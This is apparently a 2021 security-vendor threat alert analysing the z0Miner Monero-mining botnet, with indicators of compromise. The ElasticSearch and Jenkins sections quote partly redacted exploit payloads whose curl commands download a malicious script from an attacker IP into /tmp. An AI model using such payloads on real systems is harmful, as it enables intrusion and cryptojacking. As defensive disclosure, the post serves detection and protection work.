

Threat Alert: z0Miner Is Spreading quickly by Exploiting ElasticSearch and Jenkins Vulnerabilities

blog.netlab.360.com/threat-alert-z0miner-is-spreading-quickly-by-exploiting-elasticsearch-and-jenkins-vulnerabilities/

JiaYu

March 8, 2021


8 March 2021 / [Botnet](#)

Overview

In recent months, with the huge rise of Bitcoin and Monroe, various mining botnet have kicked into high gear, and our BotMon system detects dozens of mining Botnet attacks pretty much every day, most of them are old families, some just changed their wallets or propagation methods, and z0Miner is one of them.

z0Miner is a malicious mining family that became active last year and has been publicly analyzed by the [Tencent Security Team](#). z0Miner was initially active when it exploited the Weblogic unauthorized remote command execution vulnerability for propagation.

Recently, our Anglerfish honeypot system captured that z0Miner was also spreading by exploiting remote command execution vulnerabilities in ElasticSearch and Jenkins, with the following recent active trends.



z0Miner recent active trends

Vulnerability exploit

ElasticSearch RCE vulnerability CVE-2015-1427

Although it is an old vulnerability from 2015, z0Miner is still using it. The vulnerability exploit Payload is as follows (key details have been omitted).

```
POST /{VULN_URI} HTTP/1.1
Host: {target}:{port}
```

```
{...exec(\"curl -fsSL http://27.1.1.34:8080/docs/conf.txt -o /tmp/baby\")...}
```

Jenkins script console RCE vulnerability

This vulnerability was exposed a bit earlier than CVE-2015-1427 above, and the corresponding z0Miner Payload is

```
POST /{VULN_URI} HTTP/1.1
Host: {target}:{port}
```

```
curl+-fsSL+http%3A%2F%2F27.1.1.34:8080%2Fdocs%2Fconf.txt+-
o+%2Ftmp%2Fsolr%22.execute%28%29.text&json=%7B%22script%22%3A+%22println+%5C%22curl+-
fsSL+http%3A%2F%2F27.1.1.34:8080%2Fdocs%2Fconf.txt+-
o+%2Ftmp%2Fsolr%5C%22.execute%28%29.text%22%2C+%22%22%3A+%22%22%7D&Submit=Run
```

Sample Analysis

Initial Shell Script

The core logic of the Payloads exploited by the above two vulnerabilities is to download `hxxp://27.1.1.34:8080/docs/conf.txt` and execute it. This file is a malicious shell script that corresponds to z0Miner's earlier `z0.txt`. The logic is essentially the same as in the earlier `z0.txt`

1. Kill the competitor
2. Setting up Cron
3. Download & execute the mining programs

Cron

As in the early days, z0Miner will still download and execute malicious scripts on Pastebin periodically by setting up Cron tasks, the latest malicious script URLs are as follows.

```
hxxps://pastebin.com/raw/4rb51qKW
hxxps://pastebin.com/raw/bwD1BCXt
```

Currently, the script downloaded from the above URL only contains an `exit` command, and more malicious actions probably will be added in the future.

Mining

After killing competitors and setting up crontab, `conf.txt` will download the mining kit from the following 3 URLs and start mining.

```
hxxp://27.1.1.34:8080/docs/config.json      --> Mining Config file
hxxp://178.62.202.152:8080/Wuck/java.exe  --> XMRig Miner
hxxp://27.1.1.34:8080/docs/solr.sh        --> Miner Starter Shell script file
```


The **solr.sh** file is a shell script file dedicated to killing more competitors and starting the mining program.

The XMR Wallet in the **config.json** file differs from the earlier z0Miner Wallet:

```
49r6Mp1fcb4fUT5FPTgaz9E47fZV7n6JiY76c4vdBZvgDm8GmWHTVYM9Azpe4MsA9oXs2RpUNPPfH7oXABr3Qn
```

And now reads over 22 XMRs have been mined so far.

49r6Mp1fcb4fUT5FPTgaz9E47fZV7n6JiY76c4vdBZvgDm8GmWHTVYM9Azpe4MsA9oXs2RpUNPPfH7oXABr3QnwNQKaP2W7

0.32087714  **22.14543047**

XMR Pending XMR Paid

Contact us

Readers are always welcomed to reach us on [twitter](#), or email to netlab at 360 dot cn.

IoC

C&C

```
27.1.1.34:8080      Republic_of_Korea|Seoul
ASN9943|KangNam_CableTV
178.62.202.152:8080  Netherlands|North_Holland|Amsterdam  ASN14061|DigitalOcean
```

URL

```
hxxp://27.1.1.34:8080/docs/conf.txt
hxxps://pastebin.com/raw/4rb51qKW
hxxps://pastebin.com/raw/bwD1BCXt
hxxp://27.1.1.34:8080/docs/config.json
hxxp://178.62.202.152:8080/Wuck/java.exe
hxxp://178.62.202.152:8080/Wuck/xmrig.exe
hxxp://27.1.1.34:8080/docs/solr.sh
```

MD5

84417ff134484bb8ce4ff567574beaa5
c1dcc75d729e31833892cb649f450568
adb190c4e90cc61ca266cfda355826df
d833fc2ced5d0791a404ced14ecf4e20
26a91e9a94c7f8d966de1541095a3d92
373b018bef17e04d8ff29472390403f9

XRM Wallet

49r6Mp1fcb4fUT5FPTgaz9E47fZV7n6JiY76c4vdBZvgDm8GmWHTVYM9Azpe4MsA9oXs2RpUNPPfH7oXABr3Qn